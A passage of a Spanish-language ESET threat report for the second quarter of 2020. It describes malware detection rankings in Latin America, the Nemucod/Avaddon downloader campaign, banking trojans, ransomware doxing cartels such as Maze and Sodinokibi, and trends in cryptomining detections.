JS/Bondat es un gusano escrito en el lenguaje JavaScript que funciona como un vector de infección inicial que posteriormente descarga otros archivos maliciosos con la capacidad de realizar diversas acciones maliciosas. Se propaga a través de medios extraíbles utilizando la técnica LNK. Cuando los usuarios hacen clic en los archivos LNK, el malware se ejecuta y el correspondiente archivo original es abierto.

Win32/Bundpil Q1 2020: 6 ↑ Q2 2020: 5

LWin32/Bundpil es un gusano capaz de propagarse a través de medios extraíbles. Es parte de Wauchos, una de las familias de botnets más grandes, también conocida como Gamarue o Andrómeda. Bundpil fue diseñado para mejorar la persistencia de Wauchos y hacer que sea más difícil realizar una eliminación global de su red. Debido a esto, utiliza Algoritmos de Generación de Dominios (DGA, por sus siglas en inglés) para generar nombres de dominio casi de forma aleatoria.

Win32/Delf Q1 2020: 9 ↑ Q2 2020: 6

Win32/Delf es una firma relacionada a una familia de programas maliciosos escritos en el lenguaje de programación Delphi. Por lo general, este malware está relacionado con el robo de información y presenta características como: incluir un backdoor, ser controlado remotamente, y recibir comandos de otros equipos. Generalmente es utilizado para realizar ataques de denegación de servicio (DoS) y ataques de denegación de servicio distribuidos (DDoS).

Win32/Exploit.CVE-2012-0143 Q1 2020: 5 ↓ Q2 2020: 7

La detección Win32/Exploit.CVE-2012-0143 corresponde al exploit utilizado para explotar la vulnerabilidad asociada a la corrupción en el manejo de memoria de las aplicaciones Microsoft Excel 2003 SP3 y Office 2008, la cual permite la ejecución remota de código. El exploit fue lanzado por el grupo de cibercriminales conocido como ShadowBrokers, responsable de filtrar herramientas de hacking de la Agencia Nacional de Seguridad (NSA) de los Estados Unidos.

Win32/VB Q1 2020: 8 ⇔ Q2 2020: 8

Win32/VB es una detección para malware escrito en el lenguaje de programación Visual Basic. Algunas características que comparten los códigos maliciosos detectados bajo esta firma es que funcionan como un backdoor que puede ser controlado remotamente, además de realizar acciones intrusivas para lograr la persistencia. Estos códigos maliciosos recolectan información, captura los registros del teclado y pueden enviar la información a un equipo remoto.

Win32/TrojanDownloader.Zurgop Q1 2020: 10 ↑ Q1 2020: 9

Es una detección de un troyano que intenta descargar otros códigos maliciosos. Una vez que se ejecuta en el sistema realiza una copia de sí mismo y crea llaves de registro para ser ejecutado en cada inicio del sistema. Otras características de este troyano están relacionadas con su capacidad de detectar aplicaciones de seguridad en el sistema, recopilar información del equipo y su capacidad para actualizarse a una nueva versión de sí mismo.

Win32/CoinMiner Q1 2020: 12 ↑ Q2 2020: 10

Win32/CoinMiner es un troyano que utiliza los recursos de hardware de los sistemas infectados para la minería de criptomonedas. Parte de su actividad maliciosa consiste en mantener la persistencia, por lo que crea una copia de sí mismo en el equipo infectado y crea llaves de registro para ejecutarse en cada inicio del sistema. Luego de que su instalación ha sido completada, el troyano elimina el archivo ejecutable original. Este código malicioso recolecta información del sistema para enviarla a un equipo remoto.

Downloaders


Nemucod llenó de malspam a Japón, descargando el ransomware Avaddon como payload.

En el segundo trimestre de 2020, el volumen general de la actividad de descarga disminuyó ligeramente en comparación con los primeros tres meses del año.


El aumento más significativo en el segundo trimestre fue causado por la familia de downloaders de Nemucod a principios de junio. La campaña apuntó a usuarios japoneses, desbordándolos con miles de correos electrónicos de malspam (spam con malware) que solo contenían un emoticón en el cuerpo del mensaje y un asunto que intentaba captar la atención del usuario, como "¡Mire esta foto!" o "¿Esta foto es suya?". Adjunto al mensaje había un archivo JS malicioso, empaquetado en un archivo ZIP (con una "extensión triple"), que descargaba el payload final: un novedoso ransomware como servicio conocido como Avaddon.

Esta actividad de Nemucod nos recuerda a un ataque muy similar detectado en Japón en enero de 2019. Aquella campaña, llamada Love you [53], utilizaba emoticones en el cuerpo del mensaje del correo electrónico y empleaba la misma técnica, pero en cambio intentaba difundir el ransomware GandCrab.

Al igual que en el primer semestre de este año, la familia más prevalente en el ranking de las 10 principales detecciones de malware, que es VBA/TrojanDownloader.Agent, mantuvo la primera posición. Sin embargo, considerando todas las detecciones del downloader, el volumen de su actividad se redujo del 46% en el trimestre anterior al 36% en el segundo trimestre.



Tendencia en la detección de downloaders en Q1 y Q2 de 2020, promedio móvil de 7 días



Proporción de detecciones de downloaders por tipo de detección en Q2 de 2020

La familia Emotet ha rezagado sus acciones incluso más que VBA/TrojanDownloader.Agent y parece que entró en otra fase de hibernación, similar a las observadas a *mediados de 2019* [54] y *después del receso de Navidad de 2019* [55].

El tipo de detección más común entre los downloaders durante el segundo trimestre de 2020 fue Visual Basic for Applications (VBA), lo que demuestra que las macros en archivos Office representan la forma para la descarga de downloaders más utilizada en la actualidad. El segundo recurso más utilizado son los archivos de Office (DOC) con objetos troyanizados, seguidos de JavaScript (JS) y los archivos ejecutables portables (Win).

La popularidad de los archivos de Office entre los ciberdelincuentes está vinculada al uso legítimo de este tipo de archivos en las operaciones diarias, lo que los hace prácticamente imposibles de prohibir y difíciles de filtrar. En cambio, los scripts y los ejecutables son un riesgo conocido, especialmente cuando se envían por correo electrónico, lo que ha provocado muchas restricciones y complica su distribución.

Juraj Jánošík, Jefe de Detección Automatizada de Amenazas y Machine Learning


Malware bancario

JS/Spy.Banker se destacó en la categoría de malware bancario, apuntando principalmente a usuarios estadounidenses.


Al margen de algunas pequeñas fluctuaciones ascendentes a principios de abril de 2020, la escena del malware bancario presenció números constantes durante todo el segundo trimestre.

Al igual que en el primer trimestre, la familia más frecuente siguió siendo JS/Spy.Banker. Esta detección abarca un conjunto de scripts maliciosos diseñados para robar los datos de la tarjeta de crédito de las víctimas y otra información personal. Las diferentes variantes de este código (que por lo general están infiltradas en sitios legítimos) representaron casi dos tercios de todas las detecciones de malware bancario de ESET en el segundo trimestre. La mitad de todos los ataques de JS/Spy.Banker se observaron en solo tres países: Estados Unidos (28,6%), Brasil (11,3%) y Francia (10,1%).

El segundo trimestre también observó dos campañas de ***DanaBot*** [56], una en Polonia y otra en Italia, lo que llevó a este malware a la lista de los 10 principales. Sin embargo, los investigadores de ESET notaron que los ciberdelincuentes han aprovechado cada vez más la funcionalidad de descarga de DanaBot, muchas veces abandonando las características destinadas a robar credenciales bancarias. Una posible causa de este cambio es la introducción en 2019 de forma obligatoria del doble factor de autenticación para todos los pagos por Internet en la Unión Europea, lo que redujo significativamente el tradicional "campo de juego" de DanaBot y llevó a sus operadores a buscar otras fuentes de ingresos.



Los 10 principales familias de malware bancario en el Q2 de 2020 (% de detecciones de malware bancario)



Tendencia en la detección de malware bancario en Q1 y Q2 de 2020, promedio móvil de 7 días

ESET también detectó una disminución significativa en la actividad de TrickBot. En el segundo trimestre llegó al octavo lugar (2,2%), descendiendo del tercer lugar (10%) que ocupaba en el primer trimestre de 2020. La última campaña importante de TrickBot se detectó a principios de abril de 2020. Esta campaña fue seguida por una disminución abrupta de la actividad, con solo unos signos menores de recuperación hacia fines de junio de 2020.

> ***En el segundo trimestre de 2020 hemos visto solo un nuevo módulo de TrickBot: un downloader genérico sin archivos, pero no mucho más. No sabemos las razones exactas del silencio repentino de TrickBot, aunque las posibles explicaciones incluyen una interrupción en su desarrollo, o una mayor inactividad del downloader Emotet, que por lo general propaga a TrickBot como uno de sus payloads.***
>
> **Jakub Tomanek, Analista de Malware de ESET**

En el segundo trimestre de 2020, los investigadores de ESET publicaron un análisis detallado de ***Grandoreiro*** [57], un troyano bancario escrito en Delphi dirigido a Brasil, México, España y Perú. Aunque Grandoreiro se distribuye principalmente a través del spam, los investigadores observaron que los atacantes comenzaron a emplear estafas relacionadas con COVID-19, donde el troyano se hace pasar por un video que supuestamente proporciona información sobre el coronavirus.


Ransomware

Los desarrolladores de ransomware forman carteles y ofrecen los datos robados de sus víctimas en subastas en la Dark Web.


La actividad de ransomware en el segundo trimestre de 2020 mantuvo el mismo ritmo que en el primer trimestre, con un aumento significativo hacia finales de mayo. Este incremento fue causado por el ransomware MSIL/Filecoder.KV, también conocido como WannaPeace.

Como se describe en este artículo [58] de Günter Born, los operadores detrás de la campaña intentaban distribuir sus payloads a través de un bucket huérfano de Amazon AWS S3 que anteriormente albergaba una solución de consentimiento para el uso de cookies. Los delincuentes intentaron aprovechar el hecho de que muchos propietarios de sitios todavía usan el código anterior y reemplazaron parte del contenido original del consentimiento para el uso de cookies con malware. El payload en sí se disfrazó como un archivo PNG que intentaba asemejarse al logotipo del consentimiento para el uso de cookies. Sin embargo, al parecer esto fue lo que limitó su impacto. Los usuarios solo podían ver un ícono de imagen rota en lugar del logotipo, y las soluciones de seguridad detectaron y bloquearon fácilmente el ransomware, que no pudo seguir su curso.

Un segundo pico en la actividad de ransomware, aunque más pequeño, se registró en las primeras semanas de junio. Este aumento fue causado por WannaCryptor.D y WannaCryptor.N, variantes del ransomware que paralizó a miles de empresas en mayo de 2017 [59].



Las 10 principales familias de ransomware en Q2 de 2020 (% de detecciones de ransomware)



Tendencia en la detección de ransomware en Q1 y Q2 de 2020, promedio móvil de 7 días

La campaña de junio tuvo como objetivo comprometer los dispositivos que ejecutan SMBv1 que aún no habían aplicado las actualizaciones lanzadas en abril de 2017 y, por lo tanto, todavía eran vulnerables al exploit EternalBlue. Estos dispositivos se han conectado muy recientemente a Internet, y la mayor proporción apareció en China, Indonesia, Uzbekistán y Zimbabue.

Al igual que en el primer trimestre, la familia de ransomware más detectada fue WannaCryptor, responsable de casi una de cada dos detecciones de ransomware en la telemetría de ESET. Estos intentos de ataque son causados por variantes antiguas y bien conocidas ubicadas en mercados menos desarrollados, donde un número significativo de dispositivos aún ejecutan sistemas operativos y programas de software obsoletos.

Sodinokibi (también conocido como REvil), que ocupó el segundo lugar (con un 8,5%) en el primer trimestre de 2020, disminuyó significativamente en el segundo trimestre y llegó a la séptima posición con menos del 3% de todas las detecciones de ransomware. Esta caída puede explicarse por el hecho de que, mientras que en el primer trimestre sus operadores llevaron a cabo una gran campaña en Sudáfrica, no hubo otro evento de esas dimensiones durante el segundo trimestre. Es importante tener en cuenta que Sodinokibi generalmente se enfoca en el aprovechamiento del acceso remoto mal protegido (especialmente el protocolo RDP) para atacar objetivos seleccionados, en vez de hacer campañas generalizadas dirigidas a usuarios aleatorios.


Este enfoque limitado también es la razón por la cual muchas otras familias de ransomware que efectúan ataques de alto perfil (como Maze, Nemty, Netwalker) generalmente no están presentes en el ranking de las 10 familias principales. Muchas familias de ransomware también se distribuyen a través de botnets o usan otro malware (como downloaders, droppers e inyectores) para lograr la infección inicial, y por lo tanto se ven en la telemetría de ESET como otros tipos de malware en vez de ransomware per se.

En junio, la telemetría de ESET documentó una de esas campañas para difundir el ransomware Avaddon entre usuarios japoneses. Avaddon es una nueva familia de malware que está adquiriendo reputación en el negocio del ransomware como servicio. Para obtener detalles adicionales sobre esta campaña, consulte la sección Downloaders.

El segundo trimestre también trajo buenas noticias, en especial para las víctimas del ransomware Shade, cuyos operadores anunciaron el *cese de sus actividades* [60]. Los ciberdelincuentes se disculparon con todas sus víctimas y lanzaron 750.000 claves de descifrado, lo que les permitió a los proveedores de seguridad crear herramientas de descifrado y ayudar a recuperar datos.

La parte negativa es que más de una docena de familias de ransomware ya se han sumado a la práctica del doxing. Se trata de una técnica de ataque emergente (descrita en el *Informe de Amenazas de ESET del primer trimestre de 2020* [61]) que implica robar los datos confidenciales de las víctimas y amenazar con publicarlos a menos que se pague el rescate solicitado (bastante costoso).

El grupo Maze, que inició la tendencia de doxing en noviembre de 2019, no se durmió en los laureles y siguió mejorando su estrategia mediante la creación de su propio sitio clandestino para publicar datos confidenciales, lo que dificulta mucho que las víctimas eliminen sus datos de la web. Al mismo tiempo, los operadores de Maze crearon una plataforma que pueden ofrecer a otros actores maliciosos en el mercado del malware.



Maze ofrece su sitio clandestino para la filtración de datos a otros actores maliciosos y lo llamó "Maze cartel"


Ragnar y el ransomware LockBit ya usaron esa plataforma para filtrar los datos confidenciales de sus objetivos. La pandilla Maze incluso llegó a denominar esta cooperación entre pandillas como "Maze cartel" (Cartel de Maze).

Maze atacó a algunas víctimas de alto perfil durante el segundo trimestre. Algunos de los nombres más conocidos incluyen LG Electronics, *Xerox* [62] y el gigante de servicios de TI Cognizant.

> ***Las familias prominentes de ransomware están invirtiendo muchos recursos en el doxing y las "casas de subastas", aparentemente en un esfuerzo por ganar mucho dinero con los datos confidenciales robados cuando la víctima se niega a pagar el rescate. Parece que la creación de carteles atrae a más compradores por su información robada.***
>
> **Igor Kabina, Ingeniero Senior de Detección de ESET**

El grupo de ransomware que adoptó la práctica del doxing con más actividad pública durante el segundo trimestre parece ser Sodinokibi. Al igual que Maze, esta pandilla creó su propio sitio para la filtración de datos, pero también agregó la funcionalidad de licitación. Para burlarse de sus víctimas, Sodinokibi nombró el sitio "Happy Blog" (Blog Feliz) y lo utiliza para subastar datos robados de víctimas que se rehúsan a pagar. Entre las empresas afectadas cuyos datos se "ofrecieron a la venta" en el sitio en los últimos tres meses se encontraba un despacho de abogados con sede en Nueva York, Grubman Shire Meiselas & Sacks, que representa a muchas personalidades del mundo del espectáculo y el deporte. El grupo solicitó el pago de un rescate de USD 21 millones, pero aumentó la suma a USD 42 millones después de que fracasaran las negociaciones.


Entre los famosos cuyos datos terminaron en esta guerra de negociaciones están Madonna, Lady Gaga, LeBron James y Nicki Minaj. Sodinokibi afirma tener a la venta datos confidenciales como "contratos, convenios, acuerdos de confidencialidad, información confidencial, conflictos judiciales" por cientos de miles de dólares en su Happy Blog. El grupo también aseguró que entre los datos robados hay material comprometedor sobre el presidente de los Estados Unidos, Donald Trump; sin embargo, la veracidad de esa información se ha puesto en duda.



El sitio de filtraciones de Sodinokibi, "Happy Blog", subasta los datos robados de víctimas que se rehúsan a pagar

Ransomware en Latinoamérica _ Q2 2020

WannaCry ocupa la primera posición de las familias de ransomware con mayor porcentaje de detección (24,3%) en Latinoamérica durante el segundo trimestre de 2020, seguido por la detección identificada como Filecoder.ED (20,3%) y la familia STOP (15,2%), mientras que en la cuarta posición se encuentra Crysis (10,9%). Durante este periodo, estas cuatro familias de ransomware concentran poco más del 70% de los registros.



Top 10 familias de ransomware en Latinoamérica Q2 2020 (% de detecciones)


Mineros de criptomonedas

Los detecciones de criptominería continuaron disminuyendo en el segundo trimestre de 2020: con un número total de detecciones 22% inferior al del primer trimestre, la minería de criptomonedas alcanzó solo la mitad del número de detecciones del cuarto trimestre de 2019.

